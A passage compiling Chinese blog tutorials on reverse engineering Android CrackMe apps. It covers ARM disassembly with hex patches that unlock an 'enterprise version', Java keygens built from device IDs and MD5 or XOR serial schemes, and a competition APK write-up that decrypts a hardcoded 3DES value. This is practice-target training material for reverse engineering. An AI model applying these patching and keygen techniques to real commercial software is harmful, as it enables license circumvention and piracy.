.text:000014A8 6F FF FF EB                BL      fnCheckRegSN
.text:000014AC 04 00 A0 E1                MOV     R0, R4

.text:000014B0 35 FF FF EB                BL      getValue        ; 读取比较结果

.text:000014B4 00 00 50 E3                CMP     R0, #0          ; 注册失败
```

```
.text:000014B8 0C 00 00 0A              BEQ     loc_14F0
.text:000014BC 01 00 50 E3              CMP     R0, #1
.text:000014C0 13 00 00 0A              BEQ     loc_1514
.text:000014C4 02 00 50 E3              CMP     R0, #2
.text:000014C8 16 00 00 0A              BEQ     loc_1528

.text:000014CC 03 00 50 E3              CMP     R0, #3          ; 企业版

.text:000014D0 19 00 00 0A              BEQ     fEnterpriseVersion
.text:000014D4 04 00 50 E3              CMP     R0, #4
.text:000014D8 04 00 A0 E1              MOV     R0, R4
.text:000014DC 08 00 00 0A              BEQ     loc_1504
.text:000014E0 68 10 9F E5              LDR     R1, =(aSPfCiicMckCabx - 0x14EC)

.text:000014E4 01 10 8F E0              ADD     R1, PC, R1      ; 软件版本状态异常!

.text:000014E8 10 40 BD E8              LDMFD   SP!, {R4,LR}
.text:000014EC B6 FF FF EA              B       callWork
```

然后根据结果进行跳转：

```
.text:000014F0          ; ---------------------------------------------------------------------
--------
.text:000014F0
.text:000014F0          loc_14F0                                ; CODE XREF: fnShowRegResult+18j
.text:000014F0 5C 10 9F E5              LDR     R1, =(aCilxPcKcIxjmqM - 0x1500)
.text:000014F4 04 00 A0 E1              MOV     R0, R4

.text:000014F8 01 10 8F E0              ADD     R1, PC, R1      ; 程序未注册，功能无法使用!

.text:000014FC 10 40 BD E8              LDMFD   SP!, {R4,LR}
```

```
.text:00001500 B1 FF FF EA              B       callWork
.text:00001504          ; ---------------------------------------------------------------------
--------
.text:00001504
.text:00001504          loc_1504                                ; CODE XREF: fnShowRegResult+3Cj
.text:00001504 4C 10 9F E5              LDR     R1, =(aCdqsVcvifCfifU - 0x1510) ;

.text:00001508 01 10 8F E0              ADD     R1, PC, R1      ; 感谢您使用专供版程序!

.text:0000150C 10 40 BD E8              LDMFD   SP!, {R4,LR}
.text:00001510 AD FF FF EA              B       callWork
.text:00001514          ; ---------------------------------------------------------------------
--------
.text:00001514
.text:00001514          loc_1514                                ; CODE XREF: fnShowRegResult+20j
.text:00001514 40 10 9F E5              LDR     R1, =(aCdqsVcvisNfCng - 0x1524)
.text:00001518 04 00 A0 E1              MOV     R0, R4

.text:0000151C 01 10 8F E0              ADD     R1, PC, R1      ; 感谢您购买正式版程序!

.text:00001520 10 40 BD E8              LDMFD   SP!, {R4,LR}
.text:00001524 A8 FF FF EA              B       callWork
.text:00001528          ; ---------------------------------------------------------------------
--------
.text:00001528
.text:00001528          loc_1528                                ; CODE XREF: fnShowRegResult+28j
.text:00001528 30 10 9F E5              LDR     R1, =(aCdqsVcvisNfFUf - 0x1538) ;
.text:0000152C 04 00 A0 E1              MOV     R0, R4

.text:00001530 01 10 8F E0              ADD     R1, PC, R1      ; 感谢您购买专业版程序!
```

```
.text:00001534 10 40 BD E8              LDMFD   SP!, {R4,LR}
.text:00001538 A3 FF FF EA              B       callWork
.text:0000153C              ; ---------------------------------------------------------------------
--------
.text:0000153C
.text:0000153C              fEnterpriseVersion                  ; CODE XREF: fnShowRegResult+30j

.text:0000153C 20 10 9F E5              LDR     R1, =(asc_3A70 - 0x154C) ; 企业版注册成功

.text:00001540 04 00 A0 E1              MOV     R0, R4

.text:00001544 01 10 8F E0              ADD     R1, PC, R1      ; 感谢您购买企业版程序!

.text:00001548 10 40 BD E8              LDMFD   SP!, {R4,LR}
.text:0000154C 9E FF FF EA              B       callWork
.text:0000154C              ; End of function fnShowRegResult
.text:0000154C
```

当 setValue 设置的值为 3 时就是企业版。现在，我们可以修改 initSN 中的几个 MOV 语句，使得任意的比较结果、打开文件失败、分配内存失败都设置为 3，那么不需要注册就提示时企业版了。

在 IDA 中回到 initSN 函数，以其中一个分支为例：

```
.text:0000136C 07 00 A0 E1              MOV     R0, R7
.text:00001370 02 10 A0 E3              MOV     R1, #2
.text:00001374 9F FF FF EB              BL      setValue
.text:00001378 F4 FF FF EA              B       loc_1350
```

我们要把 MOV R1, #2 改为 MOV R1, #3，那么通过 16 进制编辑器将偏移 0×1370 处的 02 改为 03 就行了，用同样的方法修改 initSN 中的分支。修改的地方如图中红色字节：

```
00001340: 03 10 A0 03 07 00 A0 E1 08 10 A0 11 A9 FF FF EB
00001350: 05 00 A0 E1 F0 41 BD E8 1A FF FF EA 07 00 A0 E1
00001360: 03 10 A0 E3 A3 FF FF EB F8 FF FF EA 07 00 A0 E1
00001370: 03 10 A0 E3 9F FF FF EB F4 FF FF EA 07 00 A0 E1
00001380: 03 10 A0 E3 9B FF FF EB F0 FF FF EA 07 00 A0 E1
00001390: 03 10 A0 E3 F0 41 BD E8 96 FF FF EA 05 00 A0 E1
000013A0: 08 FF FF EB 07 00 A0 E1 03 10 A0 E3 F0 41 BD E8
```

之后保存 so 文件并进行重新打包签名操作，安装到模拟器进行测试，点击按钮提示“感谢您购买企业版程序”，不再出现注册过程，结果如图：

文章中所提到的 APK 以及 idb 文件已经打包上传到了百度云，下载地址为：Android CrackMe
本文 PDF 版本阅读：简单 Android CrackMe 分析

http://www.programlife.net/android-crackme1.html

简单 Android CrackMe 分析 2

作者：代码疯子
博客：Http://Www.ProgramLife.Net/ 求关注，求勾搭！

这是在网上找到的一个 Android CrackMe，属于比较简单的类型，只是使用了 ProGuard 进行处理。

一、switch 结构

在分析这个 CrackMe 之前，先说一下 JD-GUI 对 switch 结构的支持问题，知道这个 BUG 的存在就好了。JD-GUI 反编译出来的 switch 语句可读性很差，所以最好结合一下 smali 代码看一下分支的走向。我们先来自己写一段 switch 代码，体会一下这个 BUG。编译下面一段 代码：

```
Button btnTest = (Button)findViewById(R.id.btnTest);
final EditText editInput = (EditText)findViewById(R.id.editText);
btnTest.setOnClickListener(new OnClickListener() {
	public void onClick(View v) {
		int n = Integer.parseInt(editInput.getText().toString());
		String strText;
		switch (n) {
		case 0:
			strText = "AAAA";
			break;
		case 1:
			strText = "BBBB";
			break;
		case 2:
			strText = "CCCC";
```

```
                break;
            default:
                strText = "DEFAULT";
                break;
            }
            Toast.makeText(getApplicationContext(), strText, Toast.LENGTH_LONG).show();
        }
});
```

把 classes.dex 转成 jar 包，然后用 JD-GUI 查看，已然不一样了：

```
public void onClick(View paramView)
{
    String str;
    switch (Integer.parseInt(this.val$editInput.getText().toString()))
    {
    default:
      str = "DEFAULT";
    case 0:
    case 1:
    case 2:
    }
    while (true)
    {
      Toast.makeText(this.this$0.getApplicationContext(), str, 1).show();
      return;
      str = "AAAA";
      continue;
```

```
            str = "BBBB";
            continue;
            str = "CCCC";
        }
    }
```

对于刚接触的人来说，确实不怎么好看。不过凭经验可以理解为 case 0 对应 AAAA，case 1 对应 BBBB，case 2 对应 CCCC，default 对应 DEFAULT，然后执行 Toast 的代码后返回。

看看 smali 代码的结构：

```
packed-switch v0, :pswitch_data_0   # v0 为 switch 参数

.line 47

const-string v1, "DEFAULT"          # default 值

# 省略 N 多代码

:pswitch_data_0
.packed-switch 0x0
    :pswitch_0
    :pswitch_1
    :pswitch_2
.end packed-switch
```

上面的代码可以这样解释：执行完第一句代码之后来到.packed-switch 处检查 v0 的值，因为我们原始的检查范围是 0~2，所以这里指定初 值为 0×0，有三个分支，分别对应 0、1、2，如果检查到相等，则跳转到相应的分支，如果没有那么再跳回去，也就是

default 分支了。
当然，如果我们在 switch 中检查的值不是连续的，那么.packed-switch 就有一点点变化了，比如：

```
sparse-switch v0, :sswitch_data_0 # v0 为 switch 参数
.line 36
const-string v1, "DEFAULT"        # default 值

:sswitch_data_0
.sparse-switch
    0x4d2 -> :sswitch_0           # 分支 1
    0x929 -> :sswitch_1           # 分支 2
    0xd80 -> :sswitch_2           # 分支 3
.end sparse-switch
```

发现关键字从 packed-switch 变成了 sparse-switch 了，分支结构是具体的值对应一个分支。关于 switch 将介绍到这里了，主要是让大家知道 JD-GUI 怎么看 switch 的代码。

其实不只是 switch，有时候 JD-GUI 的代码并不是很好看，这时候就得结合 smali 代码一起分析。

二、CrackMe 分析

下面开始解剖这个 CrackMe，先使用 ApkTool GUI 反编译 apk 文件，查看 AndroidManifest.xml 可以知道 MainActivity 类为 Main。接着用解压缩软件从 APK 包中提取 出 classes.dex 并将其转换为 jar 包，就可以使用 JD-GUI 查看 Java 代码了，看到里面很多 a、b、c 之类的方法名和类名，就应该知道这个 被 ProGuard 处理过了，不过不要紧，代码还是能看的。

2.1 类 b 代码分析

可以先从 Main 类的代码开始看，看到里面使用到了 a、b、c，这里我们先看类 b 的代码。类 b 提供了一个公共的构造函数 b，一个私有的成员函数 b 以 及一个公有成员函数 a。私有方法 b 通过 TelephonyManager 获取设备相关的一些信息，以及通过 PackageManager 获取自身的签名 （com.lohan.crackme1），然后把这些字符串串接起来。

类 b 的方法 a 为调用方法 b 获取字符串，然后通过 SharedPreferences.Editor 将这个字符串值存储到键 machine_id，也就是所谓的机器码了。

经过上面的分析，类 b 对外提供方法 a，功能就是生成机器码并存储到系统中，对应的键为 machine_id。

2.2 类 c 代码分析

类 c 提供的方法比较多，下面一个一个的分析他们的作用。
1. public c(Context paramContext)
构造函数，同时定义两个字符串：
b = “f0d412b5530e1f9841aab434d989cc77″;
c = “4ec407446b872351e613111339daae9″;

2. public static boolean b()
通过 getPackageManager 获取自身的签名，如果签名与构造函数中的两个字符串 b 或者 c 任意一个相等，那么返回 false，否则返回 true。

3. private static String b(String paramString)
通过 MessageDigest 计算 paramString 的 MD5 值。

4. public static int a(String paramString)
jd-gui 的代码有点乱，结合 smali 代码看。还原的代码如下：

可以看出这段代码的功能为计算机器码的 MD5，如果与传入的参数一致，那么通过 SharedPreferences 存入到 serial 字段中。当然还有调用 b 方法进行一些判断，自身的签名不能是已知的两个。

```
public static int a(String paramString) {
    if (b() == false) {
        SharedPreferences localSharedPreferences =
            PreferenceManager.getDefaultSharedPreferences(a);
        String mId = localSharedPreferences.getString("machine_id", "");
        String idMd5 = b(mId);
        if (idMd5.equals(paramString) == false) {
            return 0;
        }

        SharedPreferences.Editor editor1 = localSharedPreferences.edit();
        editor1.putString("serial", paramString);
        editor1.commit();
        return 1;
    }
    return 0;
}
```

5. public static boolean a()
这个其实就是上面的 int a(String paramString)的包装函数，通过 SharedPreferences 获取 serial 字段，并传给这个方法，返回相应的返回值。

2.3 类 a 代码分析

倒计时 6 秒钟，然后调用类 c 的 a 方法（boolean 那个），如果返回 false 的话，就设置 TextView 内容提示注册。

2.4 类 Main 代码分析

在 OnCreate 方法中，先调用 b.a()存储机器码，然后调用 c.a()，也就是判断是否已经存储了 serial，并判断是否能通过算法校验：

```
invoke-static {}, Lcom/lohan/crackme1/c;->a()Z
move-result v0
if-eqz v0, :cond_0
:try_start_0
invoke-direct {p0}, Lcom/lohan/crackme1/Main;->a()V
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0
:cond_0
:goto_0
return-void
```

如果不能通过，则什么都不做，如果能通过，则调用自身的方法 a()。而该方法中又调用了 c.b()方法，如果 c.b()返回 false，那么就把 Button 和 EditText 设置为隐藏（setVisibility(4)），并设置 TextView 的文本为 PRO VERSION!（id=”0x7f040003″），并启用倒计时类 a，这样看来，这里就有了两次校验了。

OnClick 方法中，将输入的注册码传给 c.a(String)方法检查，如果通过则提示 Thanks for purchasing!，否则提示 Invalid serial!。

经过上面的分析，如果 APK 自身签名是 f0d412b5530e1f9841aab434d989cc77 或者 4ec407446b872351e613111339daae9，那么即使序列号通过验证，也只是开始的 6 秒钟显示 PRO VERSION!，之后就提示要注册了。不过 APK 的签名是很长的一串啊，所以这里应该是没有什么影响了。

三、编写 Keygen


可以参考类 b 的方法 b，先获取机器码，然后计算 MD5 值。核心代码如下：

```
btnKeygen.setOnClickListener(new OnClickListener() {
      public void onClick(View v) {
            TelephonyManager tm = (TelephonyManager)getSystemService("phone");
         String str1 = tm.getDeviceId();
         String str2 = tm.getLine1Number();
         String str3 = tm.getDeviceSoftwareVersion();
         String str4 = tm.getSimSerialNumber();
         String str5 = tm.getSubscriberId();
         String machineId;
         PackageManager pm = getPackageManager();
         try {
            PackageInfo pkgInfo = pm.getPackageInfo("com.lohan.crackme1",
                                                    PackageManager.GET_SIGNATURES);
            String sig = pkgInfo.signatures[0].toCharsString();
            machineId = str1 + str2 + str3 + str4 + str5 + sig;

            // 机器码

            editMachineId.setText(machineId);

            // 签名

            editSig.setText(sig);

            // 注册码

            MessageDigest md = MessageDigest.getInstance("MD5");
            int len = machineId.length();
            md.update(machineId.getBytes(), 0, len);
```

```
                BigInteger bigInt = new BigInteger(1, md.digest());
                String serial = bigInt.toString(16);
                editSerial.setText(serial);
            } catch (Exception e) {

                editMachineId.setText("没有发现安装 CrackMe");

            }
        }
});
```

0:33
KeyGen
签名
308203523082023aa0030201020
机器码
00000000000000015555215554r
注册码
4bd13157c036b6beb9992fee0df
a027d
Http://Www.ProgramLife.Net/
计算注册码

把注册码输入到 CrackMe 进行注册，提示成功：



四、相关资源

Android 的 CrackMe 比较难找，crackmes.de 上也只能找到几个而已。本文的 CrackMe 来源于网上，作者的博客是 http://androidcracking.blogspot.com/，上面有一些关于 Android 逆向相关的文章，有兴趣的朋友可以看一下，自备梯子。

CrackMe / Keygen 下载：

http://pan.baidu.com/share/link?shareid=2857217394&uk=369321854

在线阅读本 PDF：
http://www.programlife.net/doc/Android_CrackMe_1.pdf

http://www.programlife.net/android-crackme2.html

简单 Android CrackMe 分析 3

作者：代码疯子
博客：Http://Www.ProgramLife.Net/ 求关注，求勾搭！

这是在 crackmes.de 上找到的一个 Android CrackMe，也属于比较简单的类型，当然如果从学习的角度玩，可以尝试通过阅读 smali 代码并手动将其翻译成 Java 代码，最终写出一个 Keygen 出来。

分析之前先把 apk 装到模拟器上看一下，有两个 Activity，提示了两个 Hardware ID，需要输入用户名和注册码进行注册。

使用 Apktool GUI 将 apk 解包，查看 AndroidManifest.xml 文件，看到了两个 Activity，分别为 com.example.helloandroid.HelloAndroid 和 com.example.helloandroid.prueba2，其 中前者是 MainActivity。现在提取出 APK 包中的 classes.dex 并将其转换为 jar 包，使用 JD-GUI 查看代码。总共看到有 5 个类， 下面一个一个进行分析。

1. 类 HelloAndroid 代码分析

这个类就是 MainActivity 了，在 onCreate 方法中计算了两个 Hardware ID 并显示到了界面上，这里具体的算法暂时可以忽略，因为在另一段代码中有相同的逻辑。之后给两个 Button 设置监听器，之前我们在界面中看到有两个按 钮，一个是“注册”按钮，一个是“关于”按钮。

2. 类 HelloAndroid$1 代码分析

这是“关于”按钮的监听器类，在 onClick 方法中通过 Intent 启动“关于”界面的 Activity，也就是 prueba2 这个类。

3. 类 prueba2 代码分析

“关于”界面的 Activity，有一个按钮，用于返回注册界面，这个类的代码很简单。

4. 类 prueba2$1 代码分析

“关于”界面中“返回”按钮的监听器类，在 onClick 方法中通过 Intent 返回到注册界面。

5. 类 HelloAndroid$2 代码分析

这是“注册”按钮的监听器类，整个注册算法也在这里，所以这是要重点分析的代码。其实如果只是写出注册机的话，稍微整理下 JD-GUI 中的代码也就可以 了，不过 JD-GUI 反编译出来的代码有时候可阅读性不是很好，这里从学习的角度出发，通过阅读 smali 代码还原 Java 高级代码。

HelloAndroid$2 这个类的 smali 代码中，个人感觉除了 try catch 结构比较混乱外，其他的都还算很清晰，在我尝试还原的过程中，也只有 try catch 的位置无法确定放在哪里。还原后的 Java 代码如下：

```
class MyOnClickListener implements OnClickListener {
    public void onClick(View v) {
        EditText editName = (EditText)findViewById(0x7F050004);
        EditText editSerial = (EditText)findViewById(0x7F050006);
        String strName = editName.getText().toString();
        String strSerial = editSerial.getText().toString();
        String strTemp1 = "";

        if (strName.length() < 4) {
            Toast.makeText(
                getApplicationContext(),
                "Min 4 chars",
                Toast.LENGTH_LONG
            ).show();
            return ;
        }

        int i = 0;
        int len = strName.length();
        while (i < len) {
            char ch = strName.charAt(i);
            int nVal = (int)ch;
            String strTemp = String.valueOf(strTemp1);
            StringBuilder strBuilder = new StringBuilder(strTemp);
            strBuilder.append(nVal);
```

```
    strTemp1 = strBuilder.toString();
    i += 1;
}

strTemp1 = strTemp1.substring(0, 5);
int nName = Integer.parseInt(strTemp1);
nName = nName ^ 0x6B016;
strTemp1 = String.valueOf(nName);

TelephonyManager telMgr =
    (TelephonyManager)getSystemService("phone");
String strDevId = telMgr.getDeviceId();
String strSimNo = telMgr.getSimSerialNumber();
String strSubDevId = strDevId.substring(0, 6);
String strSubSimNo = strSimNo.substring(0, 6);
int nSubDevId = Integer.parseInt(strSubDevId);
int nSubSimNo = Integer.parseInt(strSubSimNo);
long nTemp = nSubDevId ^ nSubSimNo;

StringBuilder strBuilder = new StringBuilder(strTemp1);
strBuilder.append("-");
strBuilder.append(String.valueOf(nTemp));
strBuilder.append("-");
strBuilder.append(strSubDevId);
String strTemp2 = strBuilder.toString();

if (strTemp2.equals(strSerial)) {
    Toast.makeText(
```

```
                getApplicationContext(),
                "God boy",
                Toast.LENGTH_LONG
            ).show();
        } else {
            Toast.makeText(
                getApplicationContext(),
                "Bad boy",
                Toast.LENGTH_LONG
            ).show();
        }
    }
}
```

具体的过程就是耐心的阅读 smali 代码。整个算法的过程是：

首先用户名的长度至少为 4，之后将用户名的每个字符的 ASCII 值连接成字符串，取字符串的前 5 个字符转换为整型，然后与 0x6B016 进行异或运算，所得的结果转换为字符串，这是注册码的第一部分；


其次通过 TelephonyManager 获取 DeviceId 和 SimSerialNumber，并分别取两个字符串的前 6 个字符转换为整型，然后将两个整型数值进行异或运算，将结果转换为字符串，得到注册码的第二部分；

最后是获取 DeviceId 的前 6 个字符这一个子串，这是注册码的第三部分。

将这三个字符串用连字符“-”连接起来就是注册码了。

6. 编写 Keygen

KeyGen 参考注册算法的代码。效果截图如下：


22:46
Android Crackme03 - [by deurus]
HardwareID 01: 000000000000000
HardwareID 02: 89014103211118510720
Enter Name
ProgramLife
Enter Serial
493796-890141-000000
Check
About

注册机界面：

22:47
Keygen2
ProgramLife
493796-890141-000000
生成注册码

CrackMe / Keygen 下载：
http://pan.baidu.com/share/link?shareid=2854465072&uk=369321854
在线阅读本 PDF：
http://www.programlife.net/doc/Android_CrackMe_2.pdf

http://www.programlife.net/android-crackme3.html

2014 某比赛 apk 逆向分析

apk 没什么其他保护，直接看 smali 和 java 代码。

0x1. 关键位置

很明显看到一个关键比较，经过对程序分析，要想得到 str6，就必须得知道 str5。要想得到 str5 就必须得知道 str4，不过 MainActivity.b(this.a).getText().toString().substring(2, 9);getText 的内容是已知的，为 ccfd02dec871e41eae537f6bdc755441。最后要想知道 str4，就必须得对 8374207E83372393B9B8964F6D7415E7F88FC24BDD1B2201A924C8723A3AE668FCDF7BFFB7EFD4AA1E64832345264B7FF99A2D145A8D1FB4 解密。分析到此 over，很简单的一个流程。

```
  public void onClick(View paramView)
  {
    String str1 = MainActivity.a(this.a).getDeviceId();
    String str2 = MainActivity.a(this.a).getSubscriberId();
    String str3 = MainActivity.a(this.a).getSimSerialNumber();
    String str4 = str1 + "@" + str2 + "@" + str3;
    try
    {
```

```
      if
("8374207E83372393B9B8964F6D7415E7F88FC24BDD1B2201A924C8723A3AE668FCDF7BFFB7EFD4AA1E64832345264B7FF99A2D145A8D1FB4
".equals(b.a(str4)))
      {
        String str5 = str4.toString().substring(10, 19) + MainActivity.b(this.a).getText().toString().substring(2,
9);
        String str6 =
com.wow.dbm.a.a.a(a("439288a71bb2b74c077f0237f21d8696053d60f2ada12cbbc18406808d2fb34d7e94ebb575949bf9e25a304051a38
5f8"), str5);
        Toast.makeText(this.a.getApplicationContext(), "快抄下来!" + str6, 1).show();
        Log.d("dbi_AES_De_n", str6);
        return;
      }
      Toast.makeText(this.a.getApplicationContext(), "身份校验失败,请使用预设手机!", 0).show();
      return;
    }
    catch (Exception localException)
    {
      Toast.makeText(this.a.getApplicationContext(), "解密失败!", 0).show();
    }
  }
}
```

0x2. 怎样解密

如果直接修改 smali 会发现不好操作。那就写 java 代码。

分析下 des 的加密过程：

Plain_Text 进行 des 加密成 byte 类型，再转换成 16 进制字符串。（其实相当于，des 加密成 byte 类型后，转换为 String 不一定是规则的 ascii，所以为了字符能够显示，最好人为进行一个编码，平时一般用 base64，这里只是转化成了 16 进制的字符串）。
比如 des 加密后的字节的 16 进制为 0x12, 0x34，那最后的结果为"1234"字符串。
所以解密的时候，要先将 16 进制的字符串转换为 byte 类型，再进行 des 解密。
比如"1234"字符串，转换为 0x12, 0x34 的 byte 数组，再进行 des 解密。

Tips：在看 java 算法代码的时候，如果对代码不是很熟悉，一般把代码比较有特征的部分进行百度，就能够看出这段算法代码的功能。

将
8374207E83372393B9B8964F6D7415E7F88FC24BDD1B2201A924C8723A3AE668FCDF7BFFB7EFD4AA1E64832345264B7FF99A2D145A8D1FB4
转化成字节的形式，可以写 java 代码转，或者用 py 转，我这里写了一个 py

```
#coding:utf-8
def Add_Something(c):
    n = ""



    while c:
        f = c[0:2]
        n += "(byte)0x" + f + ','
        c = c[2:]

    return n

if __name__ == '__main__':

    fp = open('1.txt', 'wb')
```

```
    str =
Add_Something('8374207E83372393B9B8964F6D7415E7F88FC24BDD1B2201A924C8723A3AE668FCDF7BFFB7EFD4AA1E64832345264B7FF99
A2D145A8D1FB4')
    fp.write(str)
    fp.close();
```

解密代码为：

Main.java

```
byte[] des_encode =
{(byte)0x83,(byte)0x74,(byte)0x20,(byte)0x7E,(byte)0x83,(byte)0x37,(byte)0x23,(byte)0x93,(byte)0xB9,(byte)0xB8,(by
te)0x96,(byte)0x4F,(byte)0x6D,(byte)0x74,(byte)0x15,(byte)0xE7,(byte)0xF8,(byte)0x8F,(byte)0xC2,(byte)0x4B,(byte)0
xDD,(byte)0x1B,(byte)0x22,(byte)0x01,(byte)0xA9,(byte)0x24,(byte)0xC8,(byte)0x72,(byte)0x3A,(byte)0x3A,(byte)0xE6,
(byte)0x68,(byte)0xFC,(byte)0xDF,(byte)0x7B,(byte)0xFF,(byte)0xB7,(byte)0xEF,(byte)0xD4,(byte)0xAA,(byte)0x1E,(byt
e)0x64,(byte)0x83,(byte)0x23,(byte)0x45,(byte)0x26,(byte)0x4B,(byte)0x7F,(byte)0xF9,(byte)0x9A,(byte)0x2D,(byte)0x
14,(byte)0x5A,(byte)0x8D,(byte)0x1F,(byte)0xB4};

String des_result = b.a_decry(des_encode);
System.out.println(des_result);
```

b.java

```
package Test;
import java.io.UnsupportedEncodingException;
import java.security.InvalidAlgorithmParameterException;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
import java.security.spec.InvalidKeySpecException;
```

```
import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.DESedeKeySpec;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
public class b
{
//整个加密流程为，加密的字符串先加成
public static String a(String paramString)
  {

    try{
         DESedeKeySpec localDESedeKeySpec = new DESedeKeySpec("ebcd3c24a64c2e056f430d11".getBytes());
            SecretKey localSecretKey = SecretKeyFactory.getInstance("desede").generateSecret(localDESedeKeySpec);
            Cipher localCipher = Cipher.getInstance("desede/CBC/PKCS5Padding");
            localCipher.init(Cipher.ENCRYPT_MODE, localSecretKey, new IvParameterSpec("01234567".getBytes()));
            return a(localCipher.doFinal(paramString.getBytes("utf-8")));

            //return localCipher.doFinal(paramString.getBytes());

    }


    catch(Exception e){
```

```
        System.out.println("exception_jc");
         e.printStackTrace();
    }

    return null;

  }

  // 作用：将字符串 123 转换为字符串 313233
  // 可以动态调用 a("123".getBytes())
  public static String a(byte[] paramArrayOfByte)
  {
    if (paramArrayOfByte == null)
      return "";
    StringBuffer localStringBuffer = new StringBuffer(2 * paramArrayOfByte.length);
    for (int i = 0; ; i++)
    {
      if (i >= paramArrayOfByte.length)
        return localStringBuffer.toString();
      a(localStringBuffer, paramArrayOfByte[i]);
    }
  }
  private static void a(StringBuffer paramStringBuffer, byte paramByte)
  {
    paramStringBuffer.append("0123456789ABCDEF".charAt(0xF & paramByte >>
4)).append("0123456789ABCDEF".charAt(paramByte & 0xF));
  }
 public static String a_decry(byte[] paramString)
```

```
 {
   try{
        DESedeKeySpec localDESedeKeySpec =
                new DESedeKeySpec("ebcd3c24a64c2e056f430d11".getBytes());
           SecretKey localSecretKey =
                   SecretKeyFactory.getInstance("desede").generateSecret(localDESedeKeySpec);
           Cipher localCipher = Cipher.getInstance("DESede/CBC/PKCS5Padding");
           localCipher.init(Cipher.DECRYPT_MODE, localSecretKey, new IvParameterSpec("01234567".getBytes()));
           //return a(localCipher.doFinal(paramString));
          byte[] decry_data = localCipher.doFinal(paramString);
           return new String(decry_data);
   }



   catch(Exception e){
       System.out.println("exception_jc");
        e.printStackTrace();
   }


   return null;

 }


}
```

结果为 A00000381F8F05@4600307672990 44@89860313100281802653

搞定掉 DES，接下来是 AES，由于在 java 中并没有 AES/ECB/ZeroBytePadding 这种 AES 加密，在 android 有，所以不能用 java 代码来解，这里纠结了很久。

类似情况和 java AES 的加密方式类型

那就改 smali 吧。

```
if("8374207E83372393B9B8964F6D7415E7F88FC24BDD1B2201A924C8723A3AE668FCDF7BFFB7EFD4AA1E64832345264B7FF99A2D145A8D1FB4".equals(b.a(str4)))
      {
        String str5 = str4.toString().substring(10, 19) + MainActivity.b(this.a).getText().toString().substring(2, 9);
